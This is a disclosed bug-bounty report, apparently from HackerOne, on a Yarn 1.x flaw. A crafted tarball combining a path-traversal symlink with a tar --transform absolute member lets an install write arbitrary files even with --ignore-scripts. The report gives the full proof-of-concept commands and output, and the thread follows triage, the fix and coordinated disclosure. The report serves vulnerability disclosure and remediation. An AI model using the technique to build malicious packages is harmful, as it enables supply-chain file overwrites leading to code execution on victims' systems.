2 Filesystem Writes via `yarn install` via symlinks and tar transforms inside a crafted malicious package

Share:

TIMELINE

rhyselsmore submitted a report to Node.js third-party modules. Nov 6th (3 ye

I would like to report an arbitrary filesystem write vulnerability in Yarn when installing a malicious package from the default repositories. This vulnerability has the potential for RCE -- even if `--ignore-scripts` is disabled.

It allows a malicious package, upon install, to write to any path on the filesystem -- For example, `yarn install my-malicious-package --ignore-scripts` can write a malicious file anywhere on the filesystem. This may be changes to `.bashrc`, `.yarnrc`, `.npmrc` etc, or modifications to other known dependancies -- all which giv ability for RCE.

The outcome here is that a malicious package, particularly a popular one, installed in what is thought to be a secure fashion, actually has filesystem write abilities.

Asset was not selected as it was not in the list.

Module

module name: yarn
version: 1.19.1
npm page: `https://www.npmjs.com/package/yarn`

Module Description

Fast, reliable, and secure dependency management.

Module Stats

1,088,779 weekly downloads

Vulnerability

Vulnerability Description

Objective

As part of my research, I had come across the need to write an arbitrary file using `yarn install` in order to escalate a vulnerability.

This target did not allow for yarn post-install hooks, but they did have one other bit of functionality that relied on a file being present in a certain directory outside the node module installation path in order to trigger a vulnerability.

As such, I decided to investigate if it was possible to write this file via a malicious package installed via `yarn`.

For the purposes of this report, the file we want to write is `/tmp/my-file` - however it should be noted that the outcome of this report is that I am able to write to new or existing file on the filesystem on behalf of the user calling `yarn install`.

Yarn Package Installation

The yarn package manager, by default, allows for the execution of arbitrary shell commands during package installation.

This in itself allows for arbitrary file system writes. Take the following package.json as an example:

Code 202 Bytes Wrap lines Copy Dow

```
1  {
2    "name": "my-malicious-package",
3    "version": "1.0.38",
4    "description": "",
5    "main": "index.js",
6    "scripts": {
7      "postinstall": "echo ‘foo’ > /tmp/file"
8    },
9    "author": "",
10    "license": "ISC"
11  }
```

Upon running `yarn install my-malicious package`, the command `echo ‘foo’ > /tmp/file` will be run after a successful package installation.

This functionality is disabled by adding the `--ignore-scripts` flag to the installation command. As such, running the command `yarn install my-malicious packag ignore-scripts` will not execute our command.

All other behaviours of `yarn install` are deterministic based on the system configuration. That is, binaries, installed dependencies, package caches etc will all be placed in the expected directories based on the configuration of the system, and no other side-effects will take place.

With that in mind, the installer of a package, who is using the `--ignore-scripts` flag will expect that no side effects except the installation of files in known directo will take place.

Furthermore, with this flag, it is expected, that until such time that the package is executed (via a require within NodeJS code), that no side effects will occur.

Node Package Structure

A node package takes the form of a gzipped tarball, and at its most basic, will look like so:

Code 53 Bytes Wrap lines Copy Dow

All other source code, binaries, assets, documentation etc - any file that is included by the package producer - is also included in this `package` directory.

Symlink Handling

Given that the package takes the form of a gzipped tarball, I decided to test if symlinks are unpacked as part of the Yarn install process. I decided to create a basic package, like so:

Code 193 Bytes Wrap lines Copy Dow

```
$ ln -s /tmp/my-file package/my-file
$ ls -la package/
lrwxr-xr-x  1 rhyselsmore  staff   11  3 Nov 11:21 my-file -> /tmp/my-file
-rw-r--r--  1 rhyselsmore  staff  214  3 Nov 09:51 package.json
```

I then created a gzipped tarball of the directory, pushed it via `npm publish`.

Code 98 Bytes Wrap lines Copy Dow

```
$ gtar -cvzf y-1.0.0.tgz package/package.json package/my-file
package/package.json
package/my-file
```

Code 547 Bytes Wrap lines Copy Dow

```
$ npm publish y-1.0.0.tgz
npm notice
npm notice 📦  my-malicious-package@1.0.0
npm notice === Tarball Contents ===
npm notice 214B package.json
npm notice 0    my-file
npm notice === Tarball Details ===
npm notice name:          my-malicious-package
npm notice version:       1.0.0
npm notice package size:  336 B
npm notice unpacked size: 214 B
npm notice shasum:        4f6667e5abc68053f87aff4198114dcf2556b5ea
npm notice integrity:     sha512-09ZKNIm3Pr+Ix[...]XmgK1FISw5cPw==
npm notice total files:   2
npm notice
+ my-malicious-package@1.0.0
```

I then attempted an installation of it within a temporary directory on my computer. Upon looking at the installed files, I received the following listing:

Code 181 Bytes Wrap lines Copy Dow

```
$ ls -la node_modules/my-malicious-package/
lrwxr-xr-x  1 rhyselsmore  staff   10  3 Nov 11:26 my-file -> tmp/my-file
-rw-r--r--  1 rhyselsmore  staff  214  3 Nov 11:26 package.json
```

Interesting. Any absolute path would have the leading / stripped off, thus resolving to a target that does not exist.

Symlink Directory Transversal

Given that absolute paths to a target would not work, I then decided to pull out my next trick - being directory transversal.

I started by recreating the symlink, but with a different payload:

Code 263 Bytes Wrap lines Copy Dow

```
$ ln -s ../../../../../../../../../../../../tmp/my-file package/my-file
$ ls -la package/
lrwxr-xr-x  1 rhyselsmore  staff   11  3 Nov 11:31 my-file -> ../../../../../../../../../../../../tmp/my-file
-rw-r--r--  1 rhyselsmore  staff  214  3 Nov 11:30 package.json
```

I then incremented the package version, pushed it to npm, and performed a fresh install. Upon looking at the installed files, I received the following listing:

Code 202 Bytes Wrap lines Copy Dow

```
$ ls -la node_modules/my-malicious-package/
lrwxr-xr-x  1 rhyselsmore  staff   32  3 Nov 11:34 my-file -> ../../../../../../../tmp/my-file
-rw-r--r--  1 rhyselsmore  staff  214  3 Nov 11:34 package.json
```

Perfect! It appears that yarn, when extracting the contents of a package, does not account for directory transversal in symlinks.

However, this was only the first step in a long step of testing to find a way to inject contents into that file.

Symlink Write Attempts

In order to write to the symlink, I decided to try a number of things, including:

- Searching for functionality in yarn install that would transform a file in the package into another file. I was not successful in finding a vector.
- Creating an archive with a symlinked folder called `tmp` pointing to `/tmp`, along with a file to be extracted to `tmp/my-file`; however, yarn did not seem to extr file into a symlinked folder.
- Symlinking directories within `node_modules/`, such as `.bin`, `my-malicious-dependancy` etc.

All in all, I spent about 10 hours trying different mechanisms to write to this symlink that was present within my malicious package during the `yarn install` proce

Leaning on tar Transforms

After a lot of trial and error, I decided to lean on tar file transforms. Put simply, this feature of tar allows for file contents to be added with a different path to that on filesystem. It is basically a way to say "this file on my local filesystem, I want it extracted to this location on the target filesystem.

```
$ gtar --transform='s|package/my-file|package/my-file2|' -cvzf y-1.0.0.tgz package/package.json package/my-file
package/package.json
package/my-file
```

Code 70 Bytes Wrap lines Copy Dow

```
$ gtar --list --file y-1.0.0.tgz
package/package.json
package/my-file2
```

Although we placed the file of `package/my-file` into the tar archive, it will be extracted as `package/my-file2`.

However, most tar extractors are wary of behaviour like this, as it commonly allows for attacks such as this one. As such, they do a lot of work to prevent files being written maliciously.

As part of this testing, I tried numerous methods, including my original path transversal method, as well as directory extracting into `/tmp/my-file`. Then, after se hours of testing - I had an aha moment; in our original test, yarn was extracting leading slashes from files that were being extracted when they had absolute refere

If we could create a file with a random name, with the contents of the file we wanted at `/tmp/my-file`, and could somehow put it into the tar file under an absolute of `/my-file`, could we somehow trick yarn into first stripping the leading slash, and then extracting the contents into our symlink?

To test this, I created a file called `package/my-file`, and gave it the contents of `abc123`:

Code 33 Bytes Wrap lines Copy Dow

```
$ echo "abc123" > package/payload
```

This gave us the directory structure like so:

Code 250 Bytes Wrap lines Copy Dow

```
$ ls -la package/
lrwxr-xr-x  1 rhyselsmore  staff   47  3 Nov 11:31 my-file -> ../../../../../../../../../../../../tmp/my-file
-rw-r--r--  1 rhyselsmore  staff  214  3 Nov 11:33 package.json
-rw-r--r--  1 rhyselsmore  staff    7  3 Nov 11:54 payload
```

I then created a new gzipped tar, but with an additional transform.

Code 172 Bytes Wrap lines Copy Dow

```
$ gtar --transform='s|package/payload|/my-file|' -cvzf y-1.0.0.tgz package/package.json package/my-file package/payload
package/package.json
package/my-file
package/payload
```

Finally, I inspected the contents of the tar:

Code 123 Bytes Wrap lines Copy Dow

```
$ gtar --list --file y-1.0.0.tgz
package/package.json
package/my-file
gtar: Removing leading `/' from member names
/my-file
```

It was time to test. First of all, I ensured that no such file existed at `/tmp/my-file`, by running `rm -f /tmp/my-file`. I then published a new version of the package, installed it:

Code 372 Bytes Wrap lines Copy Dow

```
$ yarn add my-malicious-package@1.0.41
yarn add v1.16.0
[1/4] 🔍  Resolving packages...
[2/4] 🚚  Fetching packages...
[3/4] 🔗  Linking dependencies...
[4/4] 🔨  Building fresh packages...
success Saved lockfile.
success Saved 1 new dependency.
info Direct dependencies
└─ my-malicious-package@1.0.41
info All dependencies
└─ my-malicious-package@1.0.41
✨  Done in 1.91s.
```

I checked the contents of the directory where it was installed, and say only two items:

Code 202 Bytes Wrap lines Copy Dow

```
$ ls -la node_modules/my-malicious-package/
lrwxr-xr-x  1 rhyselsmore  staff   32  3 Nov 12:00 my-file -> ../../../../../../../tmp/my-file
-rw-r--r--  1 rhyselsmore  staff  214  3 Nov 12:00 package.json
```

And finally, decided to check the existance of the file in `/tmp/my-file`:

Code 109 Bytes Wrap lines Copy Dow

```
$ ls -la /tmp/my-file
-rw-r--r--  1 rhyselsmore  wheel  7  3 Nov 12:00 /tmp/my-file
$ cat /tmp/my-file
abc123
```

You will need NodeJS & Yarn installed. This has only been tested on OSX systems, however it would also work on Unix systems, and will write a file into `/tmp/my-fi` Ensure this file doesn't exist first.

1. Create a new folder somewhere on your filesystem.
2. Navigate into it, and run `yarn init`. Press enter for all of the questions.
3. Then run `yarn add my-malicious-package@1.0.50 --ignore-scripts`
4. Check for the existence and contents of `/tmp/my-file`. It should contain `abc123`

Patch

No patch as of yet.

Supporting Material/References:

> State all technical information about the stack where the vulnerability was found

- Linux/OSX
- v12.3.1
- 6.9.0
- gtar OSX (1.32)

Wrap up

- I contacted the maintainer to let them know: Y
- I opened an issue in the related repository: N

Please copy in a photo of two great Australian Shepherds

Please see attached photo.

Impact

- An attacker bypasses the claims that `--ignore-scripts` and other hardening measures will lead to less chance of remote code execution. As such, security conscious users of Yarn will be exposed when installing packages which make use of this attack -- as will companies who download and package Yarn dependar on behalf of end-users in sandboxes (for example, company x receives a list of packages + custom functions from an end-user, and builds them in their build servers).
- Yarn generally claims that unless post/pre-install hooks are present, there is little chance of remote code execution. A through review of source code does not protect against this attack; as the attack does not live in NodeJS, nor the package.json - it is in the structure of the package itself.
- For example, Bob messages Alice and says "I have pushed the code to xyz on NPM, can you take a look?" - Alice downloads the package using all of the secure f (`--ignore-scripts`, `--no-default-rc`) - yet Bob is still able to write files on Alice's system, possibly leading to RCE.
- Finally, in the event of a package being published maliciously (as what has been seen previously), a popular package may have an additional vector in which it ca weaponized.

1 attachment:
F626975: sheps.jpg

rhyselsmore posted a comment. Nov 6th (3 ye

Hi team,

It should also be noted that yarn is present in the official node docker images listed at https://hub.docker.com/_/node/.

Cheers,
Rhys

beagle posted a comment. Nov 7th (3 ye

Hi @rhyselsmore,

Thank you for your submission. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Kind regards,
@beagle

rhyselsmore posted a comment. Nov 12th (3 ye

Hi team,

I'm sorry to be a bother, but is there any update on this?

beagle updated the severity from High to High (7.4). Nov 15th (3 ye

beagle updated the severity from High (7.4) to Medium (6.1). Nov 15th (3 ye

beagle changed the status to **Triaged**. Nov 15th (3 ye

I was able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know the final ruling on this report, and wh a fix will be implemented. Please note that the status and severity are subject to change.

Kind regards,
@beagle

rhyselsmore posted a comment. Nov 23rd (3 ye

@rhyselsmore I suspect it will, but I'd like to confirm this with the maintainer first.

marcinhoppe Node.js third-party modules staff posted a comment. Nov 25th (3 ye

@arcanis can you take a look at this report?

arcanis joined this report as a participant. Dec 14th (3 ye

arcanis posted a comment. Jan 22nd (3 ye

Hi, apologies for the delay - we're working on the next major release (which features a completely different cache implementation) so the 1.x branch is getting less these days.

This report looks correct (and very well documented, kudos!), and I've started implementing a fix that you can see here: https://github.com/yarnpkg/yarn/pull/7831/files

@rhyselsmore Can you confirm this look like the correct fix per your findings? Your "malicious" package seems to have been taken down, but I recreated it on my s and it seemed to prevent the problem you described. If everything looks good I'll release it in a patch release today or tomorrow.

marcinhoppe Node.js third-party modules staff posted a comment. Jan 23rd (3 ye

@arcanis Many thanks for an update. When do you think this PR will land? I would like to make sure we coordinate the disclosure with yarn release.

I also reached out to @rhyselsmore on the Node Security WG Slack to weigh in on this fix.

arcanis posted a comment. Jan 23rd (3 ye

We'll be releasing tomorrow Yarn 2, so I would think preferable to avoid releasing a 1.x at the same time (if only because the 1.x release will be buried under many ot information). Jan 31 or Feb 7 would be a better date, and would leave some time to @rhyselsmore to review my fix. Does that sound good?

marcinhoppe Node.js third-party modules staff posted a comment. Jan 24th (3 ye

@arcanis sounds perfect. We will disclose after `yarn` 1.x has been released.

marcinhoppe Node.js third-party modules staff posted a comment. Feb 6th (3 ye

Looks like yarn 1.22 with the fixed has been released.

@rhyselsmore @beagle can you verify this vulnerability has been fixed?

beagle posted a comment. Feb 6th (3 ye

Hi @marcinhoppe,

This appears to be resolved:

Image F707841: Screenshot_2020-02-06_at_12.03.16.png 49.81 KiB

Zoom in Zoom out Copy Download





Image F707842: Screenshot_2020-02-06_at_12.03.26.png 19.50 KiB

Zoom in Zoom out Copy Download



@rhyselsmore do you think a correct fix has been implemented?

Kind regards,
@beagle

2 attachments:
F707841: Screenshot_2020-02-06_at_12.03.16.png
F707842: Screenshot_2020-02-06_at_12.03.26.png

marcinhoppe Node.js third-party modules staff posted a comment. Feb 7th (3 ye

Thanks, looks like it is fixed. I will proceed with disclosure.

marcinhoppe Node.js third-party modules staff closed the report and changed the status to **o Resolved**. Feb 7th (3 ye

marcinhoppe Node.js third-party modules staff requested to disclose this report. Feb 7th (3 ye

I'm so sorry, for some reason these emails were going to my spam. I think that fingered something in Gmail.

I have checked this out, and it looks like the fix has remediated this issue. Please let me know if you need anything else :)

Cheers,
Rhys

rhyselsmore agreed to disclose this report. Feb 14th (3 ye

This report has been disclosed. Feb 14th (3 ye

marcinhoppe Node.js third-party modules staff changed the scope from **None** to **yarn**. Oct 20th (2 ye